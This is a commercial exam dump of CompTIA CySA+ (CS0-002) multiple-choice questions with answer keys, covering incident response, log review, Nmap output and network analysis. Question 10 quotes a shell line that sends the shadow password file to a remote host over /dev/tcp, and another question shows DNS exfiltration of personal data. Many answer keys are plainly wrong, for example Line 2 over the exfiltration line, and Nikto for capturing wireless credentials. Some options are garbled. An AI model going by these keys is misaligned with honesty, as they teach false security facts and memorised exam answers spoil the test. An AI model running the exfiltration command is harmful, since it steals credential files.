

CS0-002 Dumps

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

<https://www.certleader.com/CS0-002-dumps.html>



NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

Answer: B

NEW QUESTION 2

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

Answer: B

NEW QUESTION 3

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port      State      Service    Version
80/tcp    open      http       Apache httpd 2.2.14
111/udp   open      rpcbind
443/tcp   filtered  https      Apache httpd 2.2.14
2222/tcp  open      ssh        OpenSSH 5.3p1 Debian
3306/tcp  open      mysql      5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTP is open on the system and should be closed.

Answer: B

NEW QUESTION 4

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

NEW QUESTION 5

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

Answer: A

NEW QUESTION 6

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

Answer: B

NEW QUESTION 7

A web developer wants to create a new web part within the company website that aggregates sales from individual team sites. A cybersecurity analyst wants to ensure security measurements are implemented during this process. Which of the following remediation actions should the analyst take to implement a vulnerability management process?

- A. Personnel training
- B. Vulnerability scan

- C. Change management
- D. Sandboxing

Answer: C

NEW QUESTION 8

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet.
- B. Determine the attack vector and total attack surface.
- C. Begin a kill chain analysis to determine the impact.
- D. Conduct threat research on the IP addresses

Answer: D

NEW QUESTION 9

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 10

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 10

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

Answer: C

NEW QUESTION 15

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 17

A company was recently awarded several large government contracts and wants to determine its current risk from one specific APT. Which of the following threat modeling methodologies would be the MOST appropriate to use during this analysis?

- A. Attack vectors
- B. Adversary capability
- C. Diamond Model of Intrusion Analysis
- D. Kill chain
- E. Total attack surface

Answer: B

NEW QUESTION 21

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

- A)
`nmap -iL webserverlist.txt -oC -p 443 -oX webserverlist.xml`
- B)
`nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml`
- C)
`nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml`
- D)
`nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 23

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Answer: D

NEW QUESTION 24

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account, to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

Answer: B

NEW QUESTION 27

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

Answer: A

NEW QUESTION 32

A security team wants to make SaaS solutions accessible from only the corporate campus. Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

Answer: A

NEW QUESTION 35

Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.

Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

- A. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.
- B. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.
- C. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.
- D. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

Answer: A

NEW QUESTION 39

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.  
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.  
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.  
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.
- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 42

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

```
Firewall ACL  
10 permit tcp from:any to:server1:www  
15 permit udp from:lan-net to:any:dns  
16 permit udp from:any to:server2:dns  
20 permit tcp from:any to server1:ssl  
25 permit tcp from:lan-net to:any:www  
26 permit tcp from:lan-net to:any:ssl  
27 permit tcp from:any to pc2:mssql  
30 permit tcp from:any to server1:ssh  
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

Answer: B

NEW QUESTION 47

A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on

D. Create a duplicate copy on premises that can be used for failover in a disaster situation

Answer: A

NEW QUESTION 48

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

Answer: A

NEW QUESTION 51

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

Answer: A

NEW QUESTION 52

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

Answer: BE

NEW QUESTION 53

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

Answer: A

NEW QUESTION 57

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

NEW QUESTION 61

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

Answer: A

NEW QUESTION 66

Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:

```
POST /services/v1_0/Public/Members.svc/soap <s:Envelope xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLocation xmlns="http://tempuri.org/">
```

```
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance "></s:Body></s:Envelope> 192.168.1.22 - -
api.somesite.com 200 0 1006 1001 0 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap
<<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/><a:Username>somebody@companyname.com 192.168.5.66 - - api.somesite.com 200 0 11558
1712 2024 192.168.4.89
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">
<a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s:Body>< 192.168.1.22 - - api.somesite.com 200 0 1003 1011
307 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="
http://www.w3.org/2001/XMLSchema-instance"><a:Authentication>
<a:ApiToken>kmL4krG2CwwWBan5BReGv5Djb7syxXTNKcWfuSjd</a:ApiToken><a:ImpersonateUserId>0
<a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId>13026046</a:UserId></a:Authe 192.168.5.66 - - api.somesite.com 200 0 1378 1209
48 192.168.4.89
Which of the following MOST likely explains how the clients' accounts were compromised?
```

- A. The clients' authentication tokens were impersonated and replayed.
- B. The clients' usernames and passwords were transmitted in cleartext.
- C. An XSS scripting attack was carried out on the server.
- D. A SQL injection attack was carried out on the server.

Answer: A

NEW QUESTION 67

A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the network is compromised Which of the following would provide the BEST results?

- A. Baseline configuration assessment
- B. Uncredentialed scan
- C. Network ping sweep
- D. External penetration test

Answer: D

NEW QUESTION 69

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

- A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.
- B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
- C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
- D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

Answer: A

NEW QUESTION 71

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
- B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltratio
- E. fix any vulnerabilities, remediate, and report.

Answer: A

NEW QUESTION 72

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?

- A. Virtualize the system and decommission the physical machine.
- B. Remove it from the network and require air gapping.
- C. Only allow access to the system via a jumpbox
- D. Implement MFA on the specific system.

Answer: A

NEW QUESTION 76

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise'?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat
- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

Answer: A

NEW QUESTION 77


Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

Answer: D

NEW QUESTION 82

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

Answer: D

NEW QUESTION 84

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

- A. Nikto
- B. Aircrack-ng
- C. Nessus
- D. tcpdump

Answer: A

NEW QUESTION 89

A security analyst has observed several incidents within an organization that are affecting one specific piece of hardware on the network. Further investigation reveals the equipment vendor previously released a patch.

Which of the following is the MOST appropriate threat classification for these incidents?

- A. Known threat
- B. Zero day
- C. Unknown threat
- D. Advanced persistent threat

Answer: B

NEW QUESTION 94

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

Answer: D

NEW QUESTION 96

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:

Installation path: C:\Program Files\AVProduct\Win32\ Product Engine: 14.12.101

Engine Version: 3.5.71

Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.

The engine version is out of date. The oldest supported version from the vendor is 4.2.11. The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

- A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
- B. This is a true negative, and the new computers have the correct version of the software.
- C. This is a true positive, and the new computers were imaged with an old version of the software.
- D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

NEW QUESTION 100

A network attack that is exploiting a vulnerability in the SNMP is detected. Which of the following should the cybersecurity analyst do FIRST?

- A. Apply the required patches to remediate the vulnerability.
- B. Escalate the incident to senior management for guidance.
- C. Disable all privileged user accounts on the network.
- D. Temporarily block the attacking IP address.

Answer: A

NEW QUESTION 101

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

Answer: C

NEW QUESTION 106

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

Answer: C

NEW QUESTION 107

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

Answer: A

NEW QUESTION 112

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverSHIELD sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. tracert 10.79.95.173

Answer: B

NEW QUESTION 114

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

Answer: C

NEW QUESTION 119

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Answer: B

NEW QUESTION 122

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of the electronic data?

- A. Sanitization policy
- B. Data sovereignty
- C. Encryption policy
- D. Retention standards

Answer: D

NEW QUESTION 124

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run `kill -9 1325` to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the `/tmp/.t/t` file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 126

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data.
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist.
- C. Remove all external recipients from the employee's address book.
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 127

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

- A. qualitative probabilities.
- B. quantitative probabilities.
- C. qualitative magnitude.
- D. quantitative magnitude.

Answer: D

NEW QUESTION 128

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 129

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is `comptia.org`. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the email server.

- C. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the domain controller.
D. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the web server.

Answer: A

NEW QUESTION 132

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

- A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
C. Development phases occurring at multiple sites may produce change management issues.
D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Answer: B

NEW QUESTION 136

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
B. Memory corruption
C. Denial of service
D. Array attack

Answer: B

NEW QUESTION 138

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
B. The threat is an APT.
C. The source IP of the threat has been spoofed.
D. The integrity of the data is unaffected.
E. The threat is an insider.

Answer: BD

NEW QUESTION 139

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
B. Server-side whitelisting
C. Server-side blacklisting
D. Client-side blacklisting

Answer: B

NEW QUESTION 142

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

Sudo nc -l -v -c maildemon . py 25 caplog, txt

Which of the following solutions did the analyst implement?

- A. Log collector
B. Crontab mail script
C. Snikhole
D. Honeypot

Answer: A

NEW QUESTION 143

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.

- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

Answer: C

NEW QUESTION 146

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CS0-002 Exam with Our Prep Materials Via below:

<https://www.certleader.com/CS0-002-dumps.html>